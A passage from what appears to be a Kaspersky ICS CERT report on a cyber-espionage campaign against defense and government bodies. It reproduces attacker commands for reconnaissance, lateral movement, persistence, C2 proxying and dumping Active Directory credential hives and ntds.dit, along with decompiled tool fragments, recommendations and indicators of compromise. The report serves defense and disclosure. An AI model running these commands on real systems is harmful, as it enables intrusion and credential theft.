expand.exe ace.cab ace.exe
ace -n 172.22.0.0/16
```

Также в ряде случаев мы обнаружили факты применения хакерского фреймворка Ladon, который состоит из множества модулей, имеющих обширную функциональность для развития атаки, в частности:

- Сканировать сеть и находить различные типы устройств.
- Выявлять уязвимости в найденных устройствах, а также эксплуатировать их.
- Подбирать пароли доступа к ресурсам внутри сети.
- Осуществлять поиск хешей паролей.
- Осуществлять поиск паролей в текстовых файлах.
- Удаленно запускать произвольный код.

Фрагмент кода Ladon

```
string[] array51 = args;
if (array51[array51.Length - 1] == "VncScan")
{
    Scan.callExeName = "VncScan";
    Scan.reargs(ref args, ref flag);
    if (!File.Exists("VncSharp.dll"))
    {
        Console.WriteLine("File Not Found VncSharp.dll");
        return;
    }
    if (File.Exists("check.txt"))
    {
        Console.WriteLine("Scan check.txt");
        Scan.LoadByteAssembly(Scan.smbscan(), "127.0.0.1", 1);
        return;
    }
    if (File.Exists("userpass.txt"))
    {
        Console.WriteLine("Scan userpass.txt");
        goto IL_12D0;
    }
    if (!File.Exists("pass.txt"))
    {
        Console.WriteLine("File Not Found pass.txt");
        return;
    }
    goto IL_12D0;
}
else
```

Использование этих инструментов позволяет злоумышленнику просканировать всю доступную по сети инфраструктуру, а также определить наиболее уязвимые компьютеры в сети.

Также злоумышленники собирали информацию о пользователях, работающих в системе, и их сетевых подключениях. В частности, их интересовали подключения по протоколу RDP:

```
query  user
net  user
net  group
ipconfig /all
netstat  -no
netstat -no | findstr 3389
netstat -ano | findstr 2589
```

Распространение вредоносного ПО

Злоумышленникам удавалось развивать атаку при помощи заражения всё новых систем, для доступа к которым они использовали результаты сканирования сети, а также учетные данные пользователей, украденные ранее. С помощью утилит net use и xcopy они устанавливали сетевое соединение с удаленной системой и копировали на неё вредоносное ПО:

```
net use \\[IP адрес]\IPC$ "[пароль]" /u:"[имя пользователя]"
xcopy.exe /s \\[IP адрес]\c$\windows\web\*" $windir\Web\ /y /e /i /q
```

В ряде случаев запуск вредоносного ПО осуществлялся с помощью opensource VBS скрипта wmic.vbs, который злоумышленники также загружали на удаленную систему:

```
cscript.exe //nologo wmic.vbs /cmd IP адрес [имя пользователя][пароль]
$appdata\ABBYY\Install.exe
```

Данный VBS скрипт был разработан в качестве инструмента для проведения тестирования на проникновение, однако нередко используется злоумышленниками в реальных атаках. wmic.vbs выполняет команды от имени учетной записи пользователя с правами администратора, используя командную строку WMIC (Windows Management Instrumentation Command-line).

В других случаях для обеспечения автоматического запуска вредоносного ПО злоумышленники создавали задачу в планировщике задач Windows:

```
schtasks /create /tn CacheTasks /tr "$appdata\ABBYY\FineReader\WINWORD.EXE" /sc
minute /mo 50 /ru "" /f
```

В случаях, когда злоумышленникам удавалось добраться до закрытых сетей (сетей, из которых отсутствует прямое подключение к сети Интернет), они превращали промежуточные системы (системы, доступные из закрытых сетей и при этом имеющие доступ в интернет) в прокси-серверы. Таким образом вредоносное ПО, работающее на системах в закрытых сетях, получает возможность взаимодействия с сервером управления. Перенаправление сетевого трафика настраивается тривиально — также при помощи стандартных средств Windows:

```
netsh interface portproxy add v4tov4 2589 <IP адрес> 443
```

Захват домена

Получив доступ к контроллеру домена, злоумышленники похищали всю базу хешей паролей пользователей Active Directory. Для этого сначала они сохраняли копию кустов системного реестра специальной командой cmd:

```
reg save HKLM\SAM sam.save
reg save HKLM\SECURITY security.save
```

После этого они копировали файл ntds.dit, содержащий базу данных Active Directory, и, в частности, хеши паролей пользователей. Интересным является тот факт, что файл ntds.dit постоянно используется системой и скопировать его стандартным способом не представляется возможным. Чтобы обойти это ограничение злоумышленники использовали специальную утилиту, выполняющую копирование файла с использованием теневого копирования Windows (VSS).

Утилита для копирования файлов с использованием VSS

```
if ( argc == 3 )
{
  sub_140001010("...Analyzing OS version\n", argv, envp);
  v4 = sub_140001680();
  if ( v4 == -1 )
  {
    sub_140001010("Get os version failed.\n", v5, v6);
    LastError = GetLastError();
    sub_140001700(LastError);
    return 0;
  }
  if ( v4 == -2 )
  {
    sub_140001010("Current os not supported.\n", v5, v6);
    return 0;
  }
  sub_140001010("...Loading library\n", v5, v6);
  LibraryW = LoadLibraryW(L"vssapi.dll");
  if ( !LibraryW )
  {
    v11 = "LoadLibrary:vssapi.dll failed.\n";
ABEL_15:
    sub_140001010(v11, v8, v10);
    v12 = GetLastError();
    sub_140001700(v12);
    return 0;
  }
  sub_140001010("...Getting proc address\n", v8, v10);
  CreateVssBackupComponentsInternal = (__int64 (__fastcall *)(_QWORD))GetProcAddress(
                                                                      LibraryW,
                                                                      "CreateVssBackupComponentsInternal");
  if ( !CreateVssBackupComponentsInternal )
  {
    v11 = "GetProcAddress CreateVssBackupComponentsInternal failed.\n";
    goto LABEL_15;
  }
  VssFreeSnapshotPropertiesInternal = (__int64 (__fastcall *)(_QWORD))GetProcAddress(
                                                                      LibraryW,
                                                                      "VssFreeSnapshotPropertiesInternal");
  if ( !VssFreeSnapshotPropertiesInternal )
```

Пример запуска этой утилиты представлен ниже:

```
c:\programdata\microsoft\sc64.exe c:\windows\ntds\ntds.dit
c:\programdata\microsoft\ntds.dit
```

Имея содержимое системного реестра и файл ntds.dit, злоумышленники смогли получить логины и хеши от паролей всех пользователей домена. Далее, используя подбор паролей по хешам, злоумышленники получили аутентификационные данные большинства пользователей из домена атакованной организации.

В случаях, когда ИТ-инфраструктура атакованной организации состоит из нескольких доменов, злоумышленники изучали доверительные отношения между доменами, чтобы найти учётные записи, которые позволят развивать атаку дальше:

```
nltest /domain_trusts
```

В процессе атаки на контроллер домена злоумышленники получали в том числе хеш пароля пользователя krbtgt (служебная учётная запись Active Directory), что позволяло им выполнить атаку, известную как Golden Ticket. Злоумышленники получали возможность самостоятельно выпускать билеты Kerberos (TGT) и выполнять аутентификацию в любом сервисе Active Directory, причем на неограниченное время.

В одном из исследованных случаев службе безопасности атакованной организации удалось выявить подозрительную активность на контроллере домена, после чего пароли пользователей, чьи учётные записи были скомпрометированы, были изменены. Однако злоумышленники как ни в чём не бывало продолжили действовать под теми же учётными записями, используя билеты Kerberos. Таким образом, в случае атаки Golden Ticket стандартные методы реагирования на киберинциденты оказываются недостаточными.

Наконец, стоит отметить, что, в одном из случаев в процессе захвата сети предприятия злоумышленникам также удалось получить доступ к серверу, на котором работает система управления защитными решениями, и внести изменения в параметры работы средств защиты конечных узлов сети.

Вывод украденных данных

В ходе совместного расследования нам предоставили доступ к содержимому нескольких серверов управления вредоносным ПО, размещённых в инфраструктуре одного из хостинг-провайдеров. Это позволило получить дополнительную информацию о действиях злоумышленников.

После получения контроля над большей частью ИТ-инфраструктуры атакованной организации злоумышленники приступают к этапу кражи конфиденциальной информации. Все файлы, собираемые злоумышленниками, упаковываются в ZIP-архивы под паролем, для автоматизации этого процесса злоумышленники используют собственную сборку утилиты 7-Zip.


Фрагмент кода сборки 7-Zip, использованной в атаке

```
loc_40128E:
lea     edx, [esp+0A90h+CommandLine]
push    offset a7z      ; ".7z\" "
push    edx             ; Destination
call    _wcscat
lea     eax, [esp+0A98h+CommandLine]
push    offset aPugh3tUsyjva1R ; " -pUgH3t[UsYjvA1 -r -mhe=on -v1000m "
push    eax             ; Destination
call    _wcscat
lea     ecx, [esp+0AA0h+Buffer]
lea     edx, [esp+0AA0h+CommandLine]
push    ecx             ; Source
push    edx             ; Destination
call    _wcscat
lea     eax, [esp+0AA8h+CommandLine]
push    eax             ; String
call    _wcslen
add     esp, 1Ch
cmp     eax, ebp
jl      short loc_4012EB
```

Стоит обратить внимание на тот факт, что злоумышленники создают архивы таким образом, что имена файлов, находящихся в архиве, как и их содержимое, будут зашифрованы. Возможно, в некоторых случаях такой подход позволяет обходить решения класса DLP при передаче конфиденциальных данных за сетевой периметр организации.

Созданные архивы отправляются на один из серверов управления первого уровня, которые расположены в разных странах мира. В большинстве случаев серверы управления первого уровня выполняют лишь одну функцию — перенаправляют получаемые данные на сервер управления второго уровня, расположенный в Китае. При этом в регистрационных данных у исследованных серверов управления первого уровня указана электронная почта администратора, зарегистрированная на китайском ресурсе 163.com.

Схема передачи украденных данных с зараженных систем



На одном из серверов управления первого уровня была включена функция сохранения всех данных, перенаправляемых на сервер управления второго уровня.

Судя по всему, злоумышленники выбирали файлы вручную, поскольку среди украденных данных присутствуют файлы различных типов из различных директорий. При этом на сервер управления первого уровня выгружались только выбранные файлы.

Жертвы атаки

На текущий момент нам известно более дюжины жертв данной атаки, и результаты расследования показывают, что атака носит таргетированный и, можно даже сказать, точечный характер. Все идентифицированные жертвы либо связаны с оборонной промышленностью, либо являются государственными учреждениями.

Целями атаки стали заводы, конструкторские бюро и НИИ, государственные агентства, министерства и ведомства нескольких стран Восточной Европы (Белоруссия, Россия, Украина), а также Афганистана.


Информация о злоумышленниках

С большой вероятностью за атакой стоит китайско-говорящая группа.

1. Мы видим значительное совпадение Tactics, Techniques, and Procedures (TTPs) с активностью APT TA428.
2. В исследуемой атаке был использован тот же weaponizer, помещающий код эксплойта CVE-2017-11882 внутрь документов, что и в предыдущих атаках APT TA428, направленных против предприятий оборонно-промышленного комплекса России.
3. На то, что за атакой с большой вероятностью стоит именно китайско-говорящая группа, также указывает ряд косвенных улик. Например:
    a. использование популярных в Китае хакерских утилит, таких как Ladon,
    б. расположение сервера управления второго уровня в Китае,
    в. регистрационная информация серверов управления, где среди контактных данных администратора указан адрес электронной почты на китайском домене 163.com.

В ходе исследования мы изучили 59 сеансов подключений злоумышленников к зараженным системам (подчеркнём: речь идёт не об автоматизированной работе вредоносного ПО, а именно о случаях, когда злоумышленник подключался к зараженной системе и вводил команды вручную). Оказалось, что время дня, в которое производилось подключение, во всех случаях (за исключением одного) попадает в промежуток между 8 утра и 5 вечера по часовому поясу GMT+8, в котором расположен Китай (также, как и ряд других стран).

Время подключения злоумышленников к зараженным системам



Мы считаем, что выявленная нами серия атак с высокой вероятностью является продолжением уже известной кампании, которая была описана в исследованиях Cybereason, DrWeb и NTTSecurity. Об этом говорит множество обнаруженных нами факторов и улик, начиная от выбора жертв, заканчивая совпадением серверов управления вредоносным ПО.

Авторы упомянутых исследований относят описываемые ими атаки к активности китайско-говорящей APT-группы, указывая TA428 в качестве одной из наиболее вероятных.

Анализ полученной в ходе расследования информации позволяет предположить, что целью данной серии атак являлся кибершпионаж.

Выводы

Результаты исследования показывают, что целевой фишинг остаётся одной из наиболее актуальных угроз для промышленных предприятий и государственных учреждений. В основном злоумышленники использовали известные ранее вредоносные программы класса backdoor, а также стандартные техники развития атаки и обхода детектирования антивирусных решений. При этом им удалось проникнуть на десятки предприятий, а на некоторых даже полностью захватить IT-инфраструктуру и взять под контроль системы управления защитными решениями.

Обнаруженная нами серия атак не является первой в кампании и, учитывая тот факт, что злоумышленникам удаётся достигать определённого успеха, мы считаем высоковероятным повторение подобных атак в будущем. Промышленным предприятиям и государственным учреждениям

необходимо провести обширную работу, чтобы успешно отразить подобные атаки.

Мы не заканчиваем наше расследование и будем публиковать информацию о новых находках по мере их появления.

Если после прочтения этого отчета у вас возникнут вопросы или комментарии, или у вас появится какая-либо дополнительная информация, имеющая отношение к описанной в нем вредоносной кампании, свяжитесь с нами, отправив электронное письмо по адресу ics-cert@kaspersky.com.

Рекомендации

1. Убедитесь, что на всех серверах и рабочих станциях установлено защитное программное обеспечение с поддержкой централизованного управления, антивирусные базы и программные модули которого находятся в актуальном состоянии.
2. Убедитесь, что все компоненты защитного ПО включены на всех системах, а также установлена политика, запрещающая отключение защиты без ввода пароля администратора.
3. Убедитесь, что политики Active Directory включают ограничения на попытки пользователей войти в систему. Пользователям следует разрешать входить только в те системы, доступ к которым им необходим для выполнения своих служебных обязанностей.
4. Ограничьте (минимизируйте) сетевые соединения между системами в OT сети, включая VPN; заблокируйте соединения по всем портам, использование которых не требуется для работы технологического процесса.
5. По возможности ограничьте доверительные отношения между доменами организации и минимизируйте количество пользователей, имеющих права доменного администратора.
6. Обучите сотрудников организации правилам безопасной работы с интернетом, электронной почтой и другими каналами связи, в частности, объясните возможные последствия загрузки и запуска файлов из непроверенных источников. Уделите внимание вопросам выявления фишинговых писем, а также практикам безопасной работы с документами Microsoft Office.

7. Используйте учетные записи с правами локального администратора и администратора домена только тогда, когда это необходимо для выполнения должностных обязанностей.
8. Ограничьте возможность получения программами привилегий SeDebugPrivilege (в тех случаях, когда это возможно).
9. Внедрите парольную политику, которая устанавливает требования к сложности паролей и требует регулярно менять пароли.
10. Рассмотрите возможность использования продуктов и сервисов класса Managed Detection and Response, чтобы получить быстрый доступ к высокоуровневым знаниям и опыту специалистов по информационной безопасности.
11. Используйте специальные защитные решения для промышленных предприятий. Kaspersky Industrial CyberSecurity защищает рабочие станции и обеспечивает сетевой мониторинг в OT сети для выявления и блокировки вредоносной активности.

Приложение I — индикаторы компрометации

Примечание: *Индикаторы, представленные в этом разделе, являются актуальными на момент публикации.*

Контрольные суммы файлов (MD5)

```
0A2E7C01B847D3B1C6EEBE6AF63DC140
0A945587E0E11A89D72B4C0B45A4F77E
10818F47AA4DC2B39A7B5EEF652F3C68
1157132504BE3BF556A80DB8A2FF9395
11955356232DCF6834515BF111BB5138
11BA5665EC1DBA660401AFDE64C2B125
17FA7898D040FA647AFA4467921A66CF
180EE3E469BFCFC079E1A46D16440467
1EA58FF469F5EE0FDCF5B30FC19E4CB8
216D9F82BA2B9289E68F9778E1E40AC9
29B62694DC9F720BD09438F37B7B358A
3953EB8F7825E756515BE79EF45655B0
3A13B99B2567190AB87E8AB745761017
40EB08F151859C1FE4DC8E6BC466B06F
413FA4AD3AFE00B34102C520A91F031C
4866622D249F3EA114495A4A249F3064
4AD1AD14044BD2C5A5C5E7E7DD954B23
4D42C314FF4341F2D1315D7810BD4E15
51367DC409A7A7E5521C2F700C56A452
51BEFD74AC3B8943DA58C841017A57A8
56AF3279253E4A60BD080DD6A5CA7BA8
5EA338D71D2A49E7B3259BC52F424303
5EB42E1BA99FACE02CE50EA1AAF72AB5
6038583B155F73FAF1B5EF8135154278
64EF950D1F31A41FE60C0FD10CA46109
6652923CE80A073FD985E20B8580E703
6BDF1C294B6A34A5769E872D49AFD9E7
6DFC3BDD2B70670BF29506E5828F627E
70DA6872B6B2DA9DDC94D14B02302917
7101FE9E82E9B0E727B64608C9FD5DF1
7C383C9CA29F78FCC815EAEA9373B4BB
7FE40325F0CEF8A32E69A6087EBC7157
84DF335EBC10633DA1524C7DBB836994
87AA0BEDF293E9B16A93E4411353F367
94AF1B400FDBDEBD8EDA337474C07479
AA7231904A125273F5E5EE55A1441BA4
AB26F4C877A7357CABF95FB5033A5BEF
AB55A08ED77736CE6D26874187169BC9
AE11F7218E919DF5B8A9A2C0DC247F56
B2C9F5CAE72AF5A50940D55BB5B92E98
C6D6CFFD56638A68A0DE11035B9C9097
CBECDFA1D0708D60500864A2A9DE4992
CCC9482A7BEE777BBB08172DCCDAB8AA
D394F005416A20505C597ECF7882450F
D44A276529343F7AC291AD7AD0B99378
D669B03807102B4AF87B20EC3731909A
DA765E4E6B0D2544FE3F71E384812C40
```

```
E005F5DA3BA5D6726DA4E6671605B814
E2A3CD2B3C2E43CA08D2B9EE78D4919B
E8800D59C411A948EE966FF745FBD5C9
E8A16193BCD477D8231E6FC1A484DC8A
EBCFFECE1B1AF517743D3DFFDE72CB43
F01A9A2D1E31332ED36C1A4D2839F412
FB2B4C9CA6A7871A98C6E2405E27A21F
FF6D8578BE65A31F3624B62E07BEF795
6860189B79FF35199F99171548F5CD65
9EC56A18333D4D4E4D3C361D487C05BD
E5B6571E1512D3896F8C2367DDC5A02D
7CB0D8CFFE48DF7B531B6BEDE8137199
86BB8FA0D00FD94F15AE1BD001037C6C
9F5BBA1ACEF3CCBBDC789F8813B99067
4EA2B943A1D9539E42C5BDBA3D3CA7A0
5934B7E24D03E92B3DBACBE49F6E677C
C8F13C9890CEB695538FDC44AD817278
BABDF6FA73E48345F00462C3EF556B86
CBB7E0B8DDE2241480B71B9C648C1501
```

Пути к файлам

```
C:\1\mcinsupd.cfg
C:\1\mcinsupd.exe
C:\1\mytilus3.dll
C:\1C\ace.exe
C:\2\LiveUpdate.exe
C:\2\safestore64.dll
C:\3\mcinsupd.cfg
C:\3\mcinsupd.exe
C:\3\mytilus3.dll
C:\4\LiveUpdate.exe
C:\4\safestore64.dll
C:\Microsoft\MF\Instsrv.exe
C:\Microsoft\MF\wus.dll
C:\ProgramData\1C\ace.exe
C:\ProgramData\2GIS\!research\Remediation.exe\winhelp.tmp
C:\ProgramData\2GIS\conhost.exe
C:\ProgramData\2GIS\conhost.exe.cab
C:\ProgramData\2GIS\ps.cab
C:\ProgramData\2GIS\Remediation.exe
C:\ProgramData\2GIS\Remediation.exe.cab
C:\ProgramData\2GIS\research\conhost.exe
C:\ProgramData\2GIS\research\Ps.exe
C:\ProgramData\2GIS\research\Remediation.exe
C:\ProgramData\AADConnect\1.bat
C:\ProgramData\AADConnect\bdtkexec.cfg
C:\ProgramData\AADConnect\PtWatchDog.exe
C:\ProgramData\AADConnect\TmDbgLog.dll
C:\ProgramData\Adobe\ARM\mcsync.exe
C:\ProgramData\Adobe\ARM\mcsync.log
C:\ProgramData\Adobe\ARM\McUtil.dll
C:\ProgramData\Apple\asOELnch.exe
C:\ProgramData\Apple\ccLib.dll
C:\ProgramData\Apple\NordLnch.cfg
C:\ProgramData\ASUS\ALL\mcsync.exe
```

```
C:\ProgramData\ASUS\ALL\mcsync.log
C:\ProgramData\ASUS\ALL\McUtil.dll
C:\ProgramData\Intel\hccutils.dll
C:\ProgramData\Intel\hkcmd.exe
C:\ProgramData\Intel\hkSetting.cfg
C:\ProgramData\Microsoft\AppV\hccutils.dll
C:\ProgramData\Microsoft\AppV\hkcmd.exe
C:\ProgramData\Microsoft\AppV\hkSetting.cfg
C:\ProgramData\Microsoft\Crypto\RSA\asOELnch.exe
C:\ProgramData\Microsoft\Crypto\RSA\ccLib.dll
C:\ProgramData\Microsoft\Crypto\RSA\mcsync.exe
C:\ProgramData\Microsoft\Crypto\RSA\mcsync.log
C:\ProgramData\Microsoft\Crypto\RSA\McUtil.dll
C:\ProgramData\Microsoft\Crypto\RSA\NordLnch.cfg
C:\ProgramData\Microsoft\DRM\LiveUpdate.exe
C:\ProgramData\Microsoft\DRM\mcinsupd.cfg
C:\ProgramData\Microsoft\DRM\mcinsupd.exe
C:\ProgramData\Microsoft\DRM\mytilus3.dll
C:\ProgramData\Microsoft\DRM\safestore64.dll
C:\ProgramData\Microsoft\MF\Active.GRL
C:\ProgramData\Microsoft\MF\Instsrv.exe
C:\ProgramData\Microsoft\MF\Pending.GRL
C:\ProgramData\Microsoft\MF\wus.dll
C:\ProgramData\Microsoft\uconhost.exe
C:\ProgramData\Oracle\ace.exe
C:\ProgramData\sh.exe
C:\Users\Default\AppData\Roaming\winset\LiveUpdate.exe
C:\Users\Default\AppData\Roaming\winset\safestore64.dll
C:\Windows\System32\Tasks\GUP
C:\Windows\System32\Tasks\hkcmd
C:\Windows\System32\wam.dll
C:\Windows\System32\wus.dll
C:\Windows\SysWOW64\wus.dll
C:\Windows\Temp\conhost.dll
C:\Windows\Temp\conhost.exe
C:\Windows\Temp\mcoemcpy.exe
C:\Windows\Temp\McoemcpyRun.log
C:\Windows\Temp\McUtil.dll
C:\Windows\Temp\McUtil.dll.cab
C:\Windows\Temp\net.log
C:\Windows\Temp\smcw.dll
C:\Windows\Web\1.bat
C:\Windows\Web\1\hccutils.dll
C:\Windows\Web\1\hkcmd.exe
C:\Windows\Web\1\hkSetting.cfg
C:\Windows\Web\ace.exe
C:\Windows\Web\Ladon.exe
C:\Windows\Web\wmic.vbs
C:\ProgramData\Microsoft\Network\Downloader\Client.cfg
C:\ProgramData\Microsoft\Network\Downloader\Update.exe
C:\ProgramData\mc.cab
C:\ProgramData\my_capture.exe
%AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\MpClient.dll
%AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\MsMpEng.exe
%AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\MSCAL.OCX
%AppData%\Roaming\Microsoft\MsMpEng.exe
```

```
C:\ProgramData\temp\wcrypt32.dll
C:\ProgramData\temp\wmic.dll
C:\ProgramData\ABBYY\FineReader\Client.cfg
C:\ProgramData\ABBYY\FineReader\debug.log
C:\ProgramData\ABBYY\FineReader\OEMPRINT.CAT
C:\ProgramData\ABBYY\FineReader\Update.exe
C:\ProgramData\ABBYY\FineReader\WINWORD.EXE_
C:\Windows\Temp\Client.cfg
C:\ProgramData\Adobe\Setup\mcinsupd.exe
C:\ProgramData\Adobe\Setup\mcinsupd.cfg
```

Вердикты защитных решений

```
Backdoor.Win32.Agent.myuhpj
Backdoor.Win32.Agentb.ca
Backdoor.Win32.Agentb.cc
Backdoor.Win32.CotSam.a
Backdoor.Win64.Agent.iwv
Backdoor.Win64.Agent.iwy
Backdoor.Win64.Agent.iwz
Backdoor.Win64.Agent.ixl
Backdoor.Win64.Agent.ixm
HackTool.Win64.Agent.hk
HEUR:Trojan.Win32.APosT.gen
not-a-virus:NetTool.Win32.NbtScan.a
Trojan.Win32.Agentb.kpkq
Trojan.Win32.APosT.mim
Trojan.Win32.APosT.min
Trojan.Win32.APosT.mxw
Trojan.Win64.Agent.qwhymc
Trojan.Win64.Agent.qwhypj
Trojan.Win64.Agentb.bdq
Trojan.Win64.Agentb.bse
Trojan.Win64.Agentb.bsf
Trojan.Win64.Dllhijacker.km
Trojan.Win64.Dllhijacker.ks
Trojan.Win64.DllHijacker.qq
HEUR:Backdoor.Win32.CotSam.gen
Backdoor.Win64.CotSam.a
```

Доменные имена и IP адреса

```
www1.nppnavigator[.]net
www3.vpkimplus[.]com
45.151.180[.]178
custom.songuulcomiss[.]com
tech.songuulcomiss[.]com
video.nicblainfo[.]net
160.202.162[.]122
doc.redstrpela[.]net
fax.internnetionfax[.]com
www2.defensysminck[.]net
info.ntcprotek[.]com
www1.dotomater[.]club
192.248.182[.]121
www2.sdelanasnou[.]com
```

54.36.189[.]105
5.180.174[.]10
45.63.27[.]162
server.dotomater[.]club

Центр реагирования на инциденты информационной безопасности промышленных инфраструктур «Лаборатории Касперского» (Kaspersky ICS CERT) — глобальный проект «Лаборатории Касперского», нацеленный на координацию действий производителей систем автоматизации, владельцев и операторов промышленных объектов, исследователей информационной безопасности при решении задач защиты промышленных предприятий и объектов критически важных инфраструктур.

Kaspersky ICS CERT ics-cert@kaspersky.com